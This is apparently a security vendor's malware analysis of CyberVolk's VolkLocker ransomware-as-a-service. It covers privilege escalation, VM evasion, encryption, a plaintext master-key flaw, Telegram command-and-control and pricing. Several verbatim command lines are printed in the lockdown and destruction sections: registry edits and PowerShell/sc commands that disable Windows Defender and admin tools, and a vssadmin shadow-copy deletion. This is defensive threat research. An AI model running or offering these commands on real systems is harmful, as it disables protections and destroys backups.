
Upon launch, the ransomware checks its execution context and attempts privilege escalation if needed. Escalation uses the “ms-settings” UAC bypass technique (T1548.002), hijacking the HKCU\Software\Classes\ms-settings\shell\open\command registry key to execute with elevated privileges.

UAC Bypass pseudocode for CyberVolk’s Ransomware

The malware performs environmental discovery and system enumeration, including process enumeration for virtual environment detection and hardware-based identification.

VM sandbox detection in CyberVolk's Ransomware
VM sandbox detection in CyberVolk’s Ransomware

VolkLocker checks the local MAC address against known virtualization vendor prefixes. Registry locations associated with VirtualBox and VMware are also queried.

MAC Prefix Vendor
00:05:69 VMware, Inc.
00:0C:29 VMware, Inc.
00:1C:14 VMware, Inc.
00:50:56 VMware, Inc.
08:00:27 Oracle Corporation (VirtualBox)
0A:00:27 Oracle Corporation (VirtualBox)
VM Detection in CyberVolk

Once initialized, the ransomware enumerates all available drives (A: through Z:) and determines which files to encrypt based on exclusion lists for specific paths and extensions configured in the VolkLocker code.

Exclude Paths and Extensions in VolkLocker

Encryption Mechanism

VolkLocker uses AES-256 in GCM mode (Galois/Counter Mode) for file encryption. When the ransomware identifies a target file, it initializes an encryption engine using a 32-byte master key decoded from a 64-character hex string embedded in the binary.

For each file, the malware generates a random 12-byte nonce for the initialization vector using Golang’s crypto/rand package. The file is encrypted using the GCM Seal operation, which prepends the 12-byte nonce to the ciphertext and appends a 16-byte authentication tag. The original file is marked for deletion, and the encrypted file receives a custom extension (e.g., .locked, .cvolk).

Critical Design Flaw | Plaintext Key Backup

VolkLocker does not generate encryption keys dynamically. Instead, master keys are hardcoded as hex strings within the binaries. The same master key encrypts all files on a victim system.

Critically, this master key is also written to a plaintext file in the %TEMP% folder, creating a trivial decryption pathway for victims who discover it.

This design flaw exists in the backupMasterKey() function, which executes during initialization and performs the following:

  • Constructs a file path at %TEMP%\system_backup.key (typically C:\Users\\AppData\Local\Temp\system_backup.key)
  • Writes a plaintext file containing the victim’s unique identifier, the complete master encryption key, and the attacker’s Bitcoin address
  • Applies Windows Hidden and System file attributes to obscure the file from casual directory listings
  • The file format is:
    User: CV<16 hex characters>
    Key: <64 hex characters - THE MASTER KEY>
    BTC: <attacker's bitcoin address>
    

Since the ransomware never deletes this backup key file, victims could attempt file recovery by extracting the necessary values from the file.

Decryption triggered via backed-up key file

The plaintext key backup likely represents a test artifact inadvertently shipped in production builds. CyberVolk operators may be unaware that affiliates are deploying builds with the backupMasterKey() function still embedded. Given that VolkLocker is a relatively new service, the presence of what appears to be debug functionality in live deployments suggests that the operation is struggling to maintain quality control while aggressively recruiting lesser-skilled affiliates.

System Lockdown & Persistence Features

VolkLocker modifies multiple registry keys to inhibit system recovery and analysis:

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr /t REG_DWORD /d 1 /f

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoRun /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoClose /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoDrives /t REG_DWORD /d 4 /f

In addition, Windows Defender is targeted for termination via PowerShell:

powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
sc config WinDefend start= disabled
net stop WinDefend /y

The malware also terminates processes associated with common analysis tools via taskkill.exe:

  • processhacker.exe
  • procexp.exe
  • procexp64.exe
  • taskmgr.exe

VolkLocker creates multiple identical copies of itself in various system locations to establish persistence:

    %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\cvolk.exe
    %PUBLIC%\Documents\svchost.exe
    %SYSTEMDRIVE%\ProgramData\Microsoft\Network\wlanext.exe
    %TEMP%\WindowsUpdate.exe

Ransom Note and Countdown Timer



VolkLocker’s ransom note is a dynamic HTML application. The file cybervolk_ransom.html is written to %TEMP% and launched both after encryption completes and upon system startup. The ransom note displays a countdown timer with a default duration of 48 hours. The duration of the timer can be configured by the RaaS operators.

CyberVolk (2025) Ransom note HTML

The JavaScript-based countdown timer is purely cosmetic. When it reaches zero, the triggerDestruction() function displays a shake animation and the message “💀 SYSTEM DESTROYED 💀.”


However, a separate enforcement timer operates independently of the browser-based display.

Timer for System Corruption and Destruction in CyberVolk

This enforcement timer is synchronized with the system clock using Golang’s time.After() function. When it expires, it calls the SystemCorruptor() and DestroySystem() functions. The same destructive routine triggers if an incorrect decryption key is provided more than the configured maxAttempts value. The default is three times.

File & Backup Destruction Mechanism

During system destruction, VolkLocker deletes the following folders from the user profile:

  • Documents
  • Desktop
  • Downloads
  • Pictures

The malware also deletes Volume Shadow Copies:

vssadmin delete shadows /all /quiet


Finally, VolkLocker triggers a BSOD (Blue Screen of Death) after a 10-second delay by calling NtRaiseHardError() with a specific status code.

BSOD Triggering in CyberVolk Ransomware

Telegram Integration


All aspects of the CyberVolk RaaS are managed through Telegram. Prospective customers and operational queries are directed to the main bot (CyberVolk_Kbot).

CyberVolk
CyberVolk “V2” Bot

VolkLocker payloads include built-in Telegram automation for command and control. This aligns with CyberVolk’s operational model, where all communication, purchasing, and support occur through Telegram, a model the actors see as a “market differentiator”.

The default Telegram C2 supports the following commands:

/broadcast Message all infected victims
/decrypt Initiate file decryption
/help Display command list
/list List all active victims
/send Message specific victim IDs
/start Show administrative panel
/status Get victim system information


The Telegram C2 is customizable. Some CyberVolk operators have published examples that include additional capabilities, such as keylogging control.

Customized CyberVolk RaaS Telegram Interface (including RAT & keylogging commands)


The telegramReporter() function alerts operators upon new infections, similar to Telegram-enabled infostealers. When a host is infected, basic system information and a screenshot are sent to the configured Telegram chat.

System Information sent to Telegram in CyberVolk's ransomware
System Information sent to Telegram in CyberVolk’s ransomware

Expanded Services and Pricing

CyberVolk has expanded beyond ransomware. In November 2025, operators began advertising standalone RAT and keylogger tools, with the following advertised pricing model:

  • RaaS (single OS): $800-$1,100 USD
  • RaaS (Linux + Windows): $1,600-$2,200 USD
  • Standalone RAT or Keylogger: $500 USD each

Intelligence suggests bundle discounts are available for customers purchasing multiple services.

Conclusion

Despite repeated Telegram account bans and channel removals throughout 2025, CyberVolk has reestablished its operations and expanded its service offerings.

However, storing master encryption keys in plaintext is a significant design blunder that undermines the ransomware’s effectiveness, allowing victims to recover files without acceding to the threat actor’s ransom demand.

Nevertheless, defenders should see CyberVolk’s adoption of Telegram-based automation as a reflection of broader trends among politically-motivated threat actors. These groups continue to lower barriers for ransomware deployment while operating on platforms that provide convenient infrastructure for criminal services.

The SentinelOne Singularity Endpoint Platform currently detects and prevents malicious behaviors and artifacts associated with CyberVolk Ransomware attacks.

Indicators of Compromise

